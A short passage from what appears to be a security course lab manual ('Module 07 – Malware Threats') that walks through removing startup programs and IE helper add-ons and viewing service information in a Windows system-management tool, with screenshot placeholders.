
19. The OneDrive program will be deleted from the Startup Programs list. This is how to manage the Startup Programs for a Windows machine.
20. Now, switch to the **IE Helpers** tab. It shows all toolbars and links loaded by IE or other windows component. Select duplicate or non-required programs (here **Java(tm) Plug-In SSV Helper**), and then click **Remove**.

Note: If a pop-up appears, as shown in the screenshot. Click **Yes** to proceed.

Module 07 – Malware Threats




21. Switch to the **Services** tab to display the installed services on your system. Select any service and click **Info...**, as shown in the screenshot.




Module 07 – Malware Threats

